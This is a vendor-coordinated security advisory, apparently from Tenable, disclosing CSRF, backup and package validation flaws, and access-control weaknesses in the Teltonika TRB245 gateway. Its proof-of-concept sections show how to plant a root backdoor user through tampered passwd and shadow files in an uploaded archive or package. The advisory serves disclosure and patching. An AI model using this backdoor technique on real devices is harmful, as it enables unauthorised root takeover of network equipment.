tenable

Teltonika Gateway TRB245 Multiple Vulnerabilities

High

← View More Research Advisories

Synopsis

CVE-2020-5770: Cross-site Request Forgery

The forms at the following locations were found to have no CSRF protection. By tricking a victim user into clicking a link, a remote, unauthenticated attacker can exploit this to completely take over the device.

- /cgi-bin/luci/
- /cgi-bin/luci/admin/logout
- /cgi-bin/luci/admin/network
- /cgi-bin/luci/admin/network/firewall
- /cgi-bin/luci/admin/network/firewall/custom
- /cgi-bin/luci/admin/network/firewall/forwards
- /cgi-bin/luci/admin/network/firewall/rules
- /cgi-bin/luci/admin/network/firewall/zones
- /cgi-bin/luci/admin/network/iface_reconnect/
- /cgi-bin/luci/admin/network/iface_status/
- /cgi-bin/luci/admin/network/iface_status/lan
- /cgi-bin/luci/admin/network/lan
- /cgi-bin/luci/admin/network/lan/lan
- /cgi-bin/luci/admin/network/mobile
- /cgi-bin/luci/admin/network/mobile/general
- /cgi-bin/luci/admin/network/mobile/operators
- /cgi-bin/luci/admin/services/cli
- /cgi-bin/luci/admin/services/cloud_solutions
- /cgi-bin/luci/admin/services/cloud_solutions/rms
- /cgi-bin/luci/admin/services/cloud_solutions/rms_get_status
- /cgi-bin/luci/admin/services/data_sender
- /cgi-bin/luci/admin/services/io
- /cgi-bin/luci/admin/services/mobile_utilities
- /cgi-bin/luci/admin/system/admin/root_ca
- /cgi-bin/luci/admin/system/admin/troubleshoot
- /cgi-bin/luci/admin/system/backup
- /cgi-bin/luci/admin/system/packages/upload
- /cgi-bin/luci/admin/system/wizard/step-rms

Proof of Concept

Please see attached csrf_poc_CVE-2020-5770.html for a sample dummy html page, when the form is clicked a POST request will be made to an authenticated users session on a Teltonika TRB245 and upload a backup archive.

To test this you will need to change the IP address in the HTML page to that of a Teltonika TRB245 that you have authenticated to.

CVE-2020-5771: Inadequate Validation of Backup Archive


The device has a backup feature that allows a user to download or upload a backup archive. The backup archive contains the /usr/ and /etc/ directories. According to Teltonika's documentation, a backup archive can only be uploaded if it was generated from an identical device with identical or older firmware.

However, the checks to verify the above are insufficient from a security point of view. The only check to verify that the archive is from a Teltonika device is to check the output of 'cat /etc/version', as proven in the below proof of concept.


Proof of concept - Uploading a backdoored archive

For this proof of concept we will upload a backup archive which has been modified to include a backdoor user who has root privileges (see tampered_backup.tar.gz). Below are the steps the tester took to achieve this.


Download a backup archive and extract the contents.




Modify etc/passwd to add a new user.




Modify etc/shadow to add a password for this backdoor user.



Compress the two folders.



Upload the tampered archive.



At this point the device will reboot, when the device comes back up we will be able to ssh in with our backdoor user.

CVE-2020-5772: Inadequate Validation of Packages Uploaded

The verification that a given package is the package it is meant to be is insufficient, as can be seen by the following proof of concept. An attacker could tamper with any of Teltonika's custom packages and add in backdoor access as root. They could then either give themselves root privileges (if they already have a low privilege account) or trick an existing user into installing their malicious package. Below seems to be the only verification of the integrity of the package (a check to /etc/version).

```
    if count == 2 then
        firmware = firmware:gsub("\n", "")..".0"
    end
    for a, b, c, d in string.gmatch(firmware, "([%w%.%-%+_]+)%p(%d+)%p(%d+)%p(%d+)") do
        if d:len() == 1 then
            d = d.."00"
        elseif  a:len() == 2 then
            d = d.."0"
        end
        if b:len() == 1 then
            b = b.."00"
        elseif  b:len() == 2 then
            b = b.."0"
        end
        if c:len() == 1 then
            c = c.."00"
        elseif  c:len() == 2 then
            c = c.."0"
        end
        nr1 = tonumber(b)
        nr2 = tonumber(c)
        nr3 = tonumber(d)
    end

    for a, b, c in string.gmatch(fw, "(%d+)%p(%d+)%p(%d+)") do
        if a:len() == 1 then
            a = a.."00"
        elseif  a:len() == 2 then
            a = a.."0"
        end
        if b:len() == 1 then
            b = b.."00"
        elseif  b:len() == 2 then
            b = b.."0"
        end
        if c:len() == 1 then
            c = c.."00"
        elseif  c:len() == 2 then
            c = c.."0"
        end

        if nr1 > tonumber(a) then
            return 1
        elseif nr1 == tonumber(a) and nr2 > tonumber(b) then
            return 1
        elseif nr1 == tonumber(a) and nr2 == tonumber(b) and nr3 >= tonumber(c) then
            return 1
        end
    end
    return 0
end
```

Proof of concept – Installing a backdoored package

As an example the tester downloaded one of Teltonika's packages from their Wiki (https://wiki.teltonika-networks.com/wikibase/images/3/3b/Networking_trb2xx_manual_packages_cot_0.0.1.ipk).

Looking at the downloaded package we can see that it is gzip compressed.

```
┌─transmission@KVM ~/research/teltonika/pocs/packages
└─$ file tlt_custom_pkg_coStreamApp_2020-03-05_mips_24kc.ipk
tlt_custom_pkg_coStreamApp_2020-03-05_mips_24kc.ipk: gzip compressed data, from Unix, original size modulo 2^32 20480
```

We decompress this and find a tar compressed archive.

```
┌─transmission@KVM ~/research/teltonika/pocs/packages
└─$ file tlt_custom_pkg_coStreamApp_2020-03-05_mips_24kc
tlt_custom_pkg_coStreamApp_2020-03-05_mips_24kc: POSIX tar archive (GNU)
```


Inside this archive we find three more files; the data.tar.gz contains two directories /etc/ and /usr/.

```
./
./etc/
./etc/config/
./etc/config/cot
./etc/hotplug.d/
./etc/hotplug.d/iface/
./etc/hotplug.d/iface/98-cot
./etc/init.d/
./etc/init.d/cot
./usr/
./usr/bin/
./usr/bin/coStreamApp
./usr/lib/
./usr/lib/lua/
./usr/lib/lua/co/
./usr/lib/lua/co/srtemplate.txt
./usr/lib/lua/co/stream.lua
./usr/lib/lua/luci/
./usr/lib/lua/luci/controller/
./usr/lib/lua/luci/controller/cot.lua
./usr/lib/lua/luci/model/
./usr/lib/lua/luci/model/cbi/
./usr/lib/lua/luci/model/cbi/cot.lua
```


What we can do at this point is add passwd and shadow files to the /etc/ directory with the credentials of a new user (for this example the user is called 'hacker').

```
transmission@KVM ~/research/teltonika/pocs/packages/tampered
$ cat etc/passwd
root:x:0:0:root:/root:/bin/ash
daemon:*:1:1:daemon:/var:/bin/false
ftp:*:55:55:ftp:/home/ftp:/bin/false
network:*:101:101:network:/var:/bin/false
nobody:*:65534:65534:nobody:/var:/bin/false
dnsmasq:x:453:453:dnsmasq:/var/run/dnsmasq:/bin/false
mosquitto:x:200:200:mosquitto:/var/run/mosquitto:/bin/false
privoxy:x:8118:8118:privoxy:/var/run/privoxy:/bin/false
test_usr:x:2:2:Linux User,,,:/user:/bin/false
test_adm:x:3:2:Linux User,,,:/user:/bin/false
hacker:x:0:0:root:/root:/bin/ash
transmission@KVM ~/research/teltonika/pocs/packages/tampered
$ cat etc/shadow
root:$1$QaFs9Axw$NNsa.gWggRNT9FjWFQdzT/:18333:0:99999:7:::
daemon:*:0:0:99999:7:::
ftp:*:0:0:99999:7:::
network:*:0:0:99999:7:::
nobody:*:0:0:99999:7:::
dnsmasq:x:0:0:99999:7:::
mosquitto:x:0:0:99999:7:::
privoxy:x:0:0:99999:7:::
test_usr:$1$O.46W4yK$.8UOLafv8eAvY.i9k00430:18418:0:99999:7:::
test_adm:$1$VORHcGKi$DM1y4F.vKZab7jWwOxOjb.:18418:0:99999:7:::
hacker:$1$VORHcGKi$DM1y4F.vKZab7jWwOxOjb.:18418:0:99999:7:::
```

Now we repack the package and give it the same filename. When we upload the new tampered package it will overwrite /etc/passwd and /etc/shadow with our own version. It is also worth noting that by default, users in the 'user' group have permission to do this.



We can now SSH in as our new 'hacker' user who has root privileges.



If you wish to test this yourself please see the attached tlt_custom_pkg_coStreamApp_2020-03-05_mips_24kc_CVE-2020-5772.ipk which contains the tampered package.

CVE-2020-5773: Insufficient Access Control: Users in the 'user' group are able to make changes to device by default

There are three levels of privilege possible to configure on the TRB245 web interface.

- additional users cannot be added to this group;
- access rights for this group cannot be modified.

- admin - second highest level of authority. Key elements that define this group:
  - limited read access; by default, users belonging to this group cannot view these pages:
    - System → Users.
  - unlimited write access by default;
  - access rights can be modified.

- user - lowest level of authority. Key elements that define this group:
  - no write access;
  - limited read access; by default, users belonging to this group cannot view these pages:
    - Services → Mobile Utilities → Messages → Send Messages;
    - System → Users;
    - System → Firmware;
    - System → Reboot.
  - access rights can be modified.

The user group is supposed to have no write access whatsoever on the device. However, during testing it was noted that by default members or the user group can make various changes, some of which can fully compromise the system.

Proof of concept

For proof of concept please refer to the above findings, by default both of those exploits can be carried out by members of the 'user' group.

Solution

Upgrade to TRB2XX_R_00.02.04.3 or newer.

Additional References

https://wiki.teltonika-networks.com/view/TRB245_Firmware_Downloads#TRB2XX_R_00.02.04.3_.7C_2020.07.31

07/08/2020 - Teltonika responds. Says we can send the report via email.
07/08/2020 - Tenable sends the report. 90-day date is 10/06/2020.
07/09/2020 - Teltonika thanks us for the report. They will investigate and follow up with us. They do ask us for a PoC as well.
07/09/2020 - Teltonika responds with their initial assessment.
07/09/2020 - Tenable thanks Teltonika for the update. Sends PoC's over.
07/10/2020 - Teltonika asks for our justification on CVSS scoring. They provide their own analysis.
07/10/2020 - Tenable provides justification.
07/14/2020 - Teltonika disagrees with certain points. They would like to discuss it further.
07/14/2020 - Tenable replies with further justification.
07/16/2020 - Teltonika still disagrees with CVSS scoring. Thanks us for engaging with them on the scoring. They estimate that a test firmware will be available within two weeks with all 5 vulns fixed. Asks if we are interested in taking a look at it.
07/16/2020 - Tenable agrees with their CVSS scoring. Provides updated score.
07/23/2020 - Teltonika says all items are fixed in a test firmware and are with QA. They will share it with us after they have a QA approved test firmware version. They agree with the new CVSS score.
07/23/2020 - Tenable says we are more than happy to test the firmware. However, we clarify our policy.
07/23/2020 - Teltonika thanks us. They will run everything through the team and get back to us.
07/27/2020 - Ideally, Teltonika would like to have confirmation from us that the firmware is solid before releasing it. They will update us when any new info is available.
07/29/2020 - Tenable asks Teltonika to let us know when a patch version is available for us to test, and we can take a look. We will stay on the lookout for any communications.
08/03/2020 - Tenable notices TRB2XX_R_00.02.04.3 was posted with a change log entry of July 31. Asks if it was intended to patch the vulnerabilities. We will investigate on our side as well.
08/03/2020 - Teltonika confirms that all vulnerabilities were addressed in TRB2XX_R_00.02.04.3. It would be great if Tenable could give feedback on it.
08/03/2020 - Since a patch was released, Tenable will post an advisory today. Communicates CVE assignments. We will take a look at the firmware ASAP.

Risk Information

CVE ID: CVE-2020-5770
CVE-2020-5771
CVE-2020-5772
CVE-2020-5773
Tenable Advisory ID: TRA-2020-48
Credit: Derrie Sutton

CVSSv2 Base / Temporal Score: 7.1 / 5.6
CVSSv2 Vector: AV:N/AC:H/Au:S/C:C/I:C/A:C
CVSSv3 Base / Temporal Score: 7.5 / 6.7
CVSSv3 Vector: AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H
Affected Products: TRB2_R_00.02.04.01 firmware
Risk Factor: High

Advisory Timeline

08/03/2020 - Advisory published.
08/04/2020 - Disclosure timeline item fixed.

Exposure Management
Finance
Healthcare
IT/OT
Ransomware
State / Local / Education
US Federal
Vulnerability Management
Zero Trust
→ View all Solutions

CUSTOMER RESOURCES

Resource Library
Community & Support
Customer Education
Tenable Research
Documentation
Trust and Assurance
Nessus Resource Center
Cyber Exposure Fundamentals
System Status

CONNECTIONS

Blog
Contact Us
Careers
Investors
Events
Media